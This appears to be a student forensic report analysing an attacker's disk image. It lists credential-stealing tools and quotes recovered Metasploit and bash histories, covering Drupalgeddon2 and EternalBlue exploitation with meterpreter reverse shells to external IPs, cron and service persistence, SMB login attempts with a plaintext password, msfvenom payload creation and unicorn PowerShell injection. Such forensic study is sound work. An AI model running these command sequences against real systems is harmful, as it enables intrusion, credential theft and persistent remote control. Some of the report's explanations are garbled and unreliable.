
File Name	File Location
chromecookiesview.zip	/Downloads
chromepass.zip	/Downloads
mimikatz-master.zip	/Downloads
mimikatz_trunk.zip	/Downloads
passwordfox-x64.zip	/Downloads
ChromeCookiesView.exe	/exfiltools
ChromePass.exe	/exfiltools
PasswordFox.exe	/exfiltools
payload.exe	/var/www/html
payload1.exe	/var/www/html
History	/msf4 (Metasploit Package Directory)
unicorn.py	/unicorn
unicorn.rc	/opt/unicorn
powershell_attack.txt	/unicorn
fsattacks.py	/usr/share/set/src/webattacks/fsattack/
varGrab.php	/usr/share/set/src/webattacks/fsattack/

Locations of Files - Sid Ramdas



Name	Size	Type	Date Modified
chromecookiesview.zip	181	Regular File	3/28/2019 6:50:46 PM
chromepass.zip	154	Regular File	3/28/2019 6:49:24 PM
mimikatz-master.zip	2,580	Regular File	3/28/2019 9:27:18 PM
mimikatz_trunk.zip	2,472	Regular File	3/28/2019 9:30:20 PM
passwordfox-x64.zip	79	Regular File	3/28/2019 6:50:05 PM


The Chromecookieview.zip, mimikatz.zip, and firefoxpathword.zip are located at /Downloads.



Name	Size	Type	Date Modified
ChromeCookiesView.exe	177	Regular File	1/18/2019 3:52:42 PM
ChromePass.exe	233	Regular File	1/27/2018 4:23:50 PM
PasswordFox.exe	139	Regular File	11/5/2017 4:21:34 PM

The three PE executable files are located at in the exfiltools directory (/exfiltools)

The metasploit generated payloads can be found in /var/www/html. The /var/www/html is the main directory for an Apache Web Server



Name	Size	Type	Date Modified
index.html	11	Regular File	1/30/2019 7:12:29 AM
index.nginx-debian.html	1	Regular File	1/30/2019 7:09:54 AM
payload.exe	7	Regular File	3/27/2019 7:21:47 PM
payload1.exe	73	Regular File	3/27/2019 7:30:24 PM

Popular Firefox Search - Sid Ramdas

Web Search	Description
github c99	C Programming Language Github
github mimikatz	The Mimikatz is a tool that can be used to steal sensitive information such as names and passwords from a system's memory.
Firefox Password view	Recover Firefox Passwords, but can be leveraged for malicious purposes
Chrome Password View	Recover Chrome Passwords, but can be leveraged for malicious purposes
Chrome Cookies View	Obtain Chrome Cookie Sessions

github c99	https://www.google.com/search?q=github+c99&ie...
nirsoft tools chromepassview	https://www.google.com/search?q=nirsoft+tools+c...
nirsoft firefox password view	https://www.google.com/search?q=nirsoft+firefox+...
nirsoft chromecookiesview	https://www.google.com/search?q=nirsoft+chrome...
github mimikatz	https://www.google.com/search?q=github+mimikat...

MSF4 History - Sid Ramdas

The MSF4 History contains a lot of information.

```
use exploit/unix/webapp/drupal_drupalgeddon2
options
show payload
show payloads
set payload php/meterpreter/reverse_tcp
options
set RHOST 192.168.6.69
set LPORT 443
options
set LHOST 184.171.155.163
options
check
exploit
```

The threat actor is deploying the drupal exploit. This module exploits a Drupal property injection in the forms of API. Additionally, they have created a payload with a reverse php meterpreter session.

The reverse php meterpreter payload is the file located in the temp directory for the users on the domain.

Furthermore, the threat actor is establishing persistence with auto start, cron / scheduled tasks, and service modes.

```
use exploit/linux/local/cron_persistence
options
set CLEANUP false
sessions
set session 1
options
use exploit/linux/local/autostart_persistence
info
set session 1
run
sessions
use exploit/linux/local/service_persistence
info
sessions 1
```

Next the threat actor utilizes the EternalBlue exploit. The EternalBlue exploit allows remote attackers to execute code on a target system by sending messages to the SMBv1 server. This explains the following commands.

```
use exploit/windows/smb/ms17_010_eternalblue
options
show payloads
set payload windows/x64/meterpreter/reverse_tcp
options
set LHOST 184.171.155.25
options
set RHOSTS 192.168.2.103
options
run
use auxiliary/scanner/smb/smb_login
options
set RHOSTS 192.168.2.103
run
set SMBPass
set SMBPass Developed46
set SMBUser kira.hall
run
set SMBUser GRRU\kira.hall
run
set SMBUser kira.hall
options
set SMBDomain GRRU
run
set SMBPass Developed47
```

The threat actor is using it to create a SMB User for kira.hall and creating a password for possible further remote.

Bash History

In the bash history, there are commands relating to nmap.

```
apt-get install proxychains
ip addr
nmap 184.171.155.163 -sV -oX -T5
nmap 184.171.155.163 -sV -oX / -T5
nmap 184.171.155.163 -sV -oX ~/out.xml -T5
-
```

-sV is a service verizon option and -oX option means save to an xml format. In this case out.xml

The threat actor is also setting up a proxy chain configuration file. This appears that the threat actor will use a proxy while executing the attacks and starting up a postgresql service

```
vim /etc/proxychains.conf
route
route add 192.168.0.0 255.255.255.0 4
vim /etc/proxychains.conf
msfconsole
systemctl enable postgresql
systemctl start postgresql
-
```

Finally, the threat actor decides to create a payload called update.exe with the reverse tcp payload. Then they create a new shared directory as well as cloning the unicorn repository. Unicorn is a python program that leverages powershell to inject shellcode in the system's memory. They create their own powershell text file which has the commands it will be using. In the end it ran the unicorn.py file over the reverse tcp session.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=184.171.155.211 LPORT=4444 -f exe > update.exe
ssh -L 8080:192.168.2.100 192.168.6.69
ssh -L 8080:192.168.2.100:139 192.168.6.69
ip addr
dhclient -r
dhclient
ip addr
ping 8.8.8.8
reboot
cd /usr/share
ls
cd metasploit-framework/
ip addr
msfconsole
git clone https://github.com/trustedsec/unicorn
cd unicorn/
./unicorn.py --help
./unicorn.py windows/meterpreter/reverse_https 184.171.155.25 4444
.
vim powershell_attack.txt
ls
msfconsole -r /root/unicorn.rc
ls
mkdir /opt/unicorn
mv unicorn.rc /opt/unicorn/
msfconsole -r /opt/unicorn/unicorn.rc
./unicorn.py windows/meterpreter/reverse_https 184.171.155.25 443
```

References

Refs need to be MLA 7 in alphabetical order by author's last name. On a page by itself.